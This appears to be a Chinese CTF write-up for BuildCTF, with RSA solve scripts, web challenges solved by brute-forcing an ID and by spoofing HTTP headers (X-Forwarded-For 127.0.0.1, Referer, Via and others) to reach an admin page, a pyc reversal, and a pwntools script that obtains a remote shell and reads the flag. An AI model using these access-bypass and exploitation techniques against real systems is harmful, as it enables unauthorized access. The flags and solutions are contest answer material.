76886822215146847194688422537000970690064085149279853845838444929404293083135972
37998935815686774338685316993607898004490777517985354971170040597346709128293587
93175346866262442550715622833013235677926312075950550681
# n =
88252834821904760059462533436388208795593553068609122681288912415133100540664245
67824202757539757712177309282694997613217968336164050770152277369601415394249781
57741545622412010254396828503564751446136461173433807352345435437699278355103539
55581941712026808551828687665632776973256902268493169441017394916598121740548985
19492145495098671439125714086449826697343692081109131564556220174583970363431110
46222247301302182577026780324951589373698943014619419993633515393661119646722559
97468308739580852876652231907671374043668400552978595544901233898773969657101772
79558954630222879974581602069901175074777191362537419581
# e = 65537
```

```
# c =  
27915082942179758159664000908789091022294710566838766903802097394437507062054409  
03393230396682009623237564687348042748584473338129846717106998541823787312098413  
21663432583453894778443392614883185887601252309793406780068717541254872792121209  
45061845738130108370814509280317816067243605608952074687396728904772649873860508  
2408095415459392196242548789002911267393909678201410362607122085557452213144655  
65955623309692096652917573862466480609908407877697721605498625381163709053064022  
93764494501838709895355570646716245976733542014165663539815972755562821443411642  
64798189863676182210722120396629675835054747757641121674459453400205767362567818  
88244765432880489561245655094731005508385630855854346757273588316107249205502133  
50035792170323729397796947598697983084347567191009236345815968927729025919066227  
70472818006080555378715186242603427552660515480784069549864407018468196231163933  
82734698598385053488234172347222707988823843670586300641081552406803077545574724  
76430983184039474907188578578484589833812196216551783354411797156409948499012005  
96394372856480389815015573576269582565867847574655990070579681451283838019360317  
86572260334068128103149601422510122235769841156423514636847245124567785488530026  
53596485899854303126091917273560
```

简单的数学运算，不多说了

```

import gmpy2
from Crypto.Util.number import *
P =
    8279853330757234669136483032750824826175777927506575083710166412897012079466955
76971527560415287224214732019464016564915292898491931575441944772979348398413039
63585785711379565713025162026490766190768319979226755727058481995043092320445029
57866317011212505985284129365522570368395368427388904223782742850616983130885152
78565051304630192030506982234836693182540427169587668853967528530388218906067118
49111397425547100187555655180147777333227955227102340913538782984864982448296388
78949389690384488573338138825642381687749888102341379254137445546306796258092762
099409409285871651688611387507673794784257901946892698481
Q =
    9406643503176766688113904226702477322706664731714272632525763533395380298320140
34186004359135042825836108910623387624017576782629397653456827415327654275552462
0138714767338820334748140365080856474253340332364570927642449949838379149552868
08153784628739327217539701134939748313123071347697827279169952810727995681780717
71997116166156193618055316188835992947914371206162785434365694933488221826014155
77688682221514684719468842253700097069006408514927985384583844492940429308313597
23799893581568677433868531699360789800449077751798535497117004059734670912829358
793175346866262442550715622833013235677926312075950550681
n =
    8825283482190476005946253343638820879559355306860912268128891241513310054066424
56782420275753975771217730928269499761321796833616405077015227736960141539424978
15774154562241201025439682850356475144613646117343380735234543543769927835510353
95558194171202680855182868766563277697325690226849316944101739491659812174054898
51949214549509867143912571408644982669734369208110913156455622017458397036343111
04622224730130218257702678032495158937369894301461941999363351539366111964672255
99746830873958085287665223190767137404366840055297859554490123389877396965710177
279558954630222879974581602069901175074777191362537419581
e = 65537
c =
    2791508294217975815966400090878909102229471056683876690380209739443750706205440
90339323039668200962323756468734804274858447333812984671710699854182378731209841
32166343258345389477844339261488318588760125230979340678006871754125487279212120
94506184573813010837081450928031781606724360560895207468739672890477264987386050
8240809541545939219624254878900291126739390967820141036260712208555745221314465
56595562330969209665291757386246648060990840787769772160549862538116370905306402
29376449450183870989535557064671624597673354201416566353981597275556282144341164
26479818986367618221072212039662967583505474775764112167445945340020576736256781
88824476543288048956124565509473100550838563085585434675727358831610724920550213
35003579217032372939779694759869798308434756719100923634581596892772902591906622
77047281800608055537871518624260342755266051548078406954986440701846819623116393
38273469859838505348823417234722270798882384367058630064108155240680307754557472
47643098318403947490718857857848458983381219621655178335441179715640994849901200
59639437285648038981501557357626958256586784757465599007057968145128383801936031
78657226033406812810314960142251012223576984115642351463684724512456778548853002
653596485899854303126091917273560
p=(gmpy2.iroot(P+Q+2*n,2)[0]+gmpy2.iroot(P+Q-2*n,2)[0])//2
q=n//p
phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
print(long_to_bytes(pow(c,d,n)))

```

BuildCTF{We1c0Me_b@cK_To_7uNiOr_h19H!!!}

ezzzzz_RSA

之前打hscctf的时候见过这题，没想到还能见到这题

题目

```
import libnum
from Crypto.Util.number import *

flag = b'BuildCTF{*****}'

m = libnum.s2n(flag)

e = 65537
q = getPrime(1024)
q1 = getPrime(1024)
p = getPrime(1024)
p1 = getPrime(1024)

n = p * q
n1 = q * p1
n2 = p * q1
c = pow(m, e, n)
h0 = pow(2023 * p + 2024, q1, n2)
h1 = pow(2024 * p1 + 2023 * q, 113, n1)
h2 = pow(2023 * p1 + 2024 * q, 629, n1)

print(f'n1 = {n1}')
print(f'n2 = {n2}')
print(f'c = {c}')
print(f'h0 = {h0}')
print(f'h1 = {h1}')
print(f'h2 = {h2}')


"""
n1 =
19957426023169626195602761840035904096149402534966487535713447987366768645542881
12478255126897834206345843084687782421065977812628170598471106119035163649794494
33219889501881711599037173489365563461986383119500161368654250150370982700400318
72702873264144372191898253134939805153141701819590164140250130420280491966786900
65118694131795955606673095974427996397606556543615339967947541004077363714267793
69268946779192423516104572962038648069915394805935460844493230176704315900123125
26757477514457145686070196978477495658962519391041011847512041022828710693830661
412217389320600888361578917153088073678587422269955710471
n2 =
11933661747067216317642315621042074566046499785197709817779978157416906347669444
37423431332906485962296074374351173567261499956626402564869858988618505675807171
83199642626198191437579229166241963543133224565342665201505430081178881013499203
9673753293761650268966720820732904897987222563877933742673021891249520999021187
40406570638870071120844562804138695645939827123023601847696483939924514366653435
91137778465351517731747017322842800835865804899956663063738394179466481961408799
78268472361473557375951972193618245984950374326806423407152520541682571610372434
453778172497925696535270204943842467472100237854318244291
```

```

c =
20080676122944896238797522372441559951736929534371084097400233944319893926800196
69444956453415077008555434995243314181563732475338648454961657363600176381585209
59848308289520200479384069092743117853062990610216624845443718137397135203613433
5095969864202132224366298887591708810839987717603340409745793941713448333264562
60263385369438201447274750015910072362631492847648403766651985760456830096707186
81515081427842710426008154068539786968573097609511058522883546035032073838999021
35741426285551161292195639862478256231538619968275273876467583013024899054710124
331145912185471501398910765579441956531091561893256832468

h0 =
29967260097262606957328211665040403447311026370476824328840588574939356250942580
46641569918904978173116793673563730117949606727933902262668880339210084101176866
38360254396617984035363373550744292670734225839136224590485029741664227112332898
08129310256778573731995401292800973158329070237770521011336498771944954805436464
72133854655383755313968952550827443970931104462445312146328606862802196901953935
23897275985243588272078657096554228627854910740291804119400884571750773578689796
87348310643933377735578178393434490013685658569211384080399316088042335959804975
57733714560035682416265029819340316734845279080134432704

h1 =
19843160604742228074331688651361052208481287636527838615063387670722213224954610
44872006593737820154517727884157563369701243407418604655684329206883575211338475
61499441142989491154128197308435982886372594670852688612017757238177904283865955
59040938133481222229290199923979132846871398172318539492741755408720073350962388
13845334167700954761623826221117672742406794602068374226278231973528635746581778
64462385281877229593574446765127054515041363333364158800205025240096479401827212
64953084120705872870651891290569527156804993340563927419561415555818468261824287
933683736509372616293569615247228388443284457740072850735

h2 =
15147052684674827267989051566164167603473413362261253296001082161136918959833294
46318533541666212736847398023966791856160074166751328570884308147507468823950733
02305583314088775832466618620409184100369365053074373299143632016302121639523574
44441705663871720438955166472073576526814546767805314463827075388036712200327696
16896576217756734696647939989657819011181913000099159449093238813218824172665475
63686989982328263409692880826458603244049801434894899464902664394473424614834905
82149239131554246756547000945718737195930407251232848166108751122870333559461452
459416252942341423373918245090162970624108991537972775066
"""

```

不多说了，丢个[链接](#)在这吧

```

from Crypto.Util.number import *
from gmpy2 import *
n1 =
19957426023169626195602761840035904096149402534966487535713447987366768645542881
12478255126897834206345843084687782421065977812628170598471106119035163649794494
33219889501881711599037173489365563461986383119500161368654250150370982700400318
72702873264144372191898253134939805153141701819590164140250130420280491966786900
65118694131795955606673095974427996397606556543615339967947541004077363714267793
69268946779192423516104572962038648069915394805935460844493230176704315900123125
26757477514457145686070196978477495658962519391041011847512041022828710693830661
412217389320600888361578917153088073678587422269955710471

```

```

n2 =
11933661747067216317642315621042074566046499785197709817779978157416906347669444
37423431332906485962296074374351173567261499956626402564869858988618505675807171
83199642626198191437579229166241963543133224565342665201505430081178881013499203
9673753293761650268966720820732904897987222563877933742673021891249520999021187
40406570638870071120844562804138695645939827123023601847696483939924514366653435
9113777846535151773174701732284280083586580489956663063738394179466481961408799
78268472361473557375951972193618245984950374326806423407152520541682571610372434
453778172497925696535270204943842467472100237854318244291

c =
20080676122944896238797522372441559951736929534371084097400233944319893926800196
69444956453415077008555434995243314181563732475338648454961657363600176381585209
59848308289520200479384069092743117853062990610216624845443718137397135203613433
50959698642021322243662988875917088108399877176033404097457939417134483333264562
60263385369438201447274750015910072362631492847648403766651985760456830096707186
81515081427842710426008154068539786968573097609511058522883546035032073838999021
35741426285551161292195639862478256231538619968275273876467583013024899054710124
331145912185471501398910765579441956531091561893256832468

h0 =
29967260097262606957328211665040403447311026370476824328840588574939356250942580
46641569918904978173116793673563730117949606727933902262668880339210084101176866
38360254396617984035363373550744292670734225839136224590485029741664227112332898
08129310256778573731995401292800973158329070237770521011336498771944954805436464
72133854655383755313968952550827443970931104462445312146328606862802196901953935
23897275985243588272078657096554228627854910740291804119400884571750773578689796
87348310643933377735578178393434490013685658569211384080399316088042335959804975
57733714560035682416265029819340316734845279080134432704

h1 =
19843160604742228074331688651361052208481287636527838615063387670722213224954610
44872006593737820154517727884157563369701243407418604655684329206883575211338475
61499441142989491154128197308435982886372594670852688612017757238177904283865955
5904093813348122229290199923979132846871398172318539492741755408720073350962388
13845334167700954761623826221117672742406794602068374226278231973528635746581778
64462385281877229593574446765127054515041363333364158800205025240096479401827212
64953084120705872870651891290569527156804993340563927419561415555818468261824287
933683736509372616293569615247228388443284457740072850735

h2 =
15147052684674827267989051566164167603473413362261253296001082161136918959833294
46318533541666212736847398023966791856160074166751328570884308147507468823950733
02305583314088775832466618620409184100369365053074373299143632016302121639523574
44441705663871720438955166472073576526814546767805314463827075388036712200327696
16896576217756734696647939989657819011181913000099159449093238813218824172665475
63686989982328263409692880826458603244049801434894899464902664394473424614834905
82149239131554246756547000945718737195930407251232848166108751122870333559461452
459416252942341423373918245090162970624108991537972775066

e = 65537

p1=gcd(n1,pow(h1*2024**113,629)-pow(h2*2023**629,113))
q=n1//p1
p=gcd(n2,h0-pow(2024,n2,n2))
print(p)

phi=(p-1)*(q-1)
d= invert(e,phi)
m=pow(c,d,p*q)
print(long_to_bytes(m))

```

Web

find-the-id

用bp爆破一下可以看出应该是207

Request	Payload	Status	Error	Timeout	Length	Comment
0	207	200			778	
1	1	200			751	
2	2	200			751	
3	3	200			751	
4	4	200			751	
5	5	200			751	
6	6	200			751	
7	7	200			751	
8	8	200			751	
9	9	200			751	
10	10	200			751	

可以在前端注释中找到flag

ez!http

post传参user=root

The screenshot shows the ez!http interface. At the top, there's a browser header with the URL '27.25.151.80:43476'. Below it is a large input field. In the center, there's a message: '欢迎来到管理员后台登陆页面, 请验证你的身份来进入后台页面' (Welcome to the administrator backend login page, please verify your identity to enter the backend page). A blue button labeled '进入后台' (Enter Backend) is centered below the message. Below the button, a red warning message says '只有root用户才能访问后台 你是root嘛?' (Only the root user can access the backend. Are you root?). At the bottom, there's a DevTools interface showing the request configuration. It has a 'Body' section with 'user=root' and a 'MODIFY HEADER' section with 'Upgrade-Insecure-Requests' set to '1'.

改referer头

The screenshot shows the ez!http interface. At the top, there's a browser header with the URL '27.25.151.80:43476'. Below it is a large input field. In the center, there's a message: '欢迎来到管理员后台登陆页面, 请验证你的身份来进入后台页面' (Welcome to the administrator backend login page, please verify your identity to enter the backend page). A blue button labeled '进入后台' (Enter Backend) is centered below the message. Below the button, a red warning message says '只有从blog.buildctf.vip来的用户才可以访问' (Only users from blog.buildctf.vip can access). At the bottom, there's a DevTools interface showing the request configuration. It has a 'MODIFY HEADER' section with 'Referer' set to 'blog.buildctf.vip'.

改UA头

△ 不安全 27.25.151.80:43476

欢迎来到管理员后台登陆页面，请验证你的身份来进入后台页面

[进入后台](#)

需要使用buildctf专用浏览器

DevTools - 27.25.151.80:43476/

元素 控制台 源代码/来源 网络 性能 内存 应用 安全 Lighthouse 记录器 性能数据分析 HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEME

Body
user=root

Name Value
✓ Upgrade-Insecure-Requests 1
Name Value
✓ User-Agent buildctf
Name Value
✓ Origin http://27.25.151.80:43476

改XFF头

△ 不安全 27.25.151.80:43476

欢迎来到管理员后台登陆页面，请验证你的身份来进入后台页面

[进入后台](#)

只有来自内网的用户才能访问

DevTools - 27.25.151.80:43476/

元素 控制台 源代码/来源 网络 性能 内存 应用 安全 Lighthouse 记录器 性能数据分析 HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEME

URL
http://27.25.151.80:43476/


enctype application/x-www-form-urlencoded

MODIFY HEADER


Body
user=root

Name Value
✓ X-Forwarded-For 127.0.0.1

改Date头



改from头



改via头

欢迎来到管理员后台登陆页面，请验证你的身份来进入后台页面

进入后台

只接受代理为buildctf.via的请求

DevTools - 27.25.151.80:43476/

LOAD SPLIT EXECUTE TEST SQL XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEME

URL
http://27.25.151.80:43476/

Body
user=root

enctype
application/x-www-form-urlencoded

MODIFY HEADER

Name: Via
Value: buildctf.via

改AL头

欢迎来到管理员后台登陆页面，请验证你的身份来进入后台页面

进入后台

浏览器只接受名为buildctf的语言

DevTools - 27.25.151.80:43476/

LOAD SPLIT EXECUTE TEST SQL XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEME

URL
http://27.25.151.80:43476/

Body
user=root

enctype
application/x-www-form-urlencoded

MODIFY HEADER

Name: Accept-Language
Value: buildctf

这里发现不好点这个按钮，改用postman。在前端可以看到，按钮就是post传参一个值为This_is_flag的名为getFlag的参数

```
<!DOCTYPE html>
<html lang="en">
  <head> ...
  </head>
  <body> flex
    <div>
      <h1>欢迎来到管理员后台登陆页面，请验证你的身份来进入后台页面</h1>
      <form method="POST" action> == $0
        <input type="hidden" name="user" value="admin">
        <!-- Set hidden user as root -->
        <button type="submit">进入后台</button>
        <!-- Button to submit the form -->
      </form>
    <div style="color:red; font-size: 24px; text-align:center;"> ...
    </div>
  </body>
</html>
```

http://27.25.151.80:43476/

POST http://27.25.151.80:43476/

Params Authorization Headers (15) Body Scripts Settings Cookies

none form-data x-www-form-urlencoded raw binary GraphQL

Key	Value	Description	...	Bulk Edit
user	root			
getFlag	This_is_flag			
Key	Value	Description		

Body Cookies Headers (6) Test Results

200 OK 86 ms 2.31 KB Save Response ...

Pretty Raw Preview Visualize

成功进入后台，欢迎您！
那我缺的flag在哪呢？点这个按钮试试

获取Flag

BuildCTF{e518785b-be7d-4054-8c79-fc2e4d149f12}

Postbot Runner Start Proxy Cookies Vault Trash ?

Reverse

pyc

pyc反编译

python工具

请选择pyc文件进行解密。支持所有Python版本

选择文件 未选择文件

```
2 # visit https://tool.lu/pyc/ for more information
3 # Version: Python 3.8
4
5 import base64
6
7 def encode(message):
8     s = bytearray()
9     for i in message:
10         x = ord(i) ^ 32
11         x = x + 16
12         if x > 255:
13             x -= 256
14         s.append(x)
15     return base64.b64encode(bytes(s)).decode('utf-8')
16
17 correct = 'cmVZXFRzhHZrYFNpjyFjj1VRVWmPVl9ij4kgZw0='
18 flag = input('Input flag: ')
19 if encode(flag) == correct:
20     print('正确的回答,awa!!!')
21 else:
22     print('就差一点了,QWQ!!!')
23
```

[美化\(Beautify\)](#) [下载\(Download\)](#)

逆

```
import base64
def decode(encoded_message):
    decoded_bytes = base64.b64decode(encoded_message)

    message = bytearray()
    for byte in decoded_bytes:
        x = byte - 16
        if x < 0:
            x += 256
        x = x ^ 32
        message.append(x)

    return bytes(message).decode('utf-8', errors='ignore')
encoded_message = 'cmVZXFRzhHZrYFNpjyFjj1VRVWmPVl9ij4kgZw0='
print(decode(encoded_message))
```

BuildCTF{pcy_1s_eaey_for_YOU}

Pwn

我要成为沙威玛传奇

冲

```
from pwn import *

io=remote('27.25.151.80',43689)

for i in range(200):
    io.sendline(b'4')
```

```
io.recv()
for i in range(100):
    io.sendline(b'1')
    io.recv()
    io.sendline(b'1')
    io.recv()
io.sendline(b'2')
io.interactive()
```

```
[x] Opening connection to 27.25.151.80 on port 43689: Trying 27.25.151.80
[+] Opening connection to 27.25.151.80 on port 43689: Done
[*] Switching to interactive mode
购买成功，当前余额：453，已购沙威玛数量：100
欢迎来到沙威玛传奇，你想吃点什么？
1.购买沙威玛
2.吃掉所有沙威玛
3.查看金钱和沙威玛
4.当小偷
5.当乞丐
如果你能够一口气吃100个沙威玛，也许你真能成为沙威玛传奇
你决定一口气吃掉所有的沙威玛
2
/bin/sh: 1: 2: not found
ls
bin
dev
flag
lib
lib32
lib64
libexec
libx32
pwn
cat flag
BuildCTF{SHawEi_mA_56ed65aeb0b4}[]
```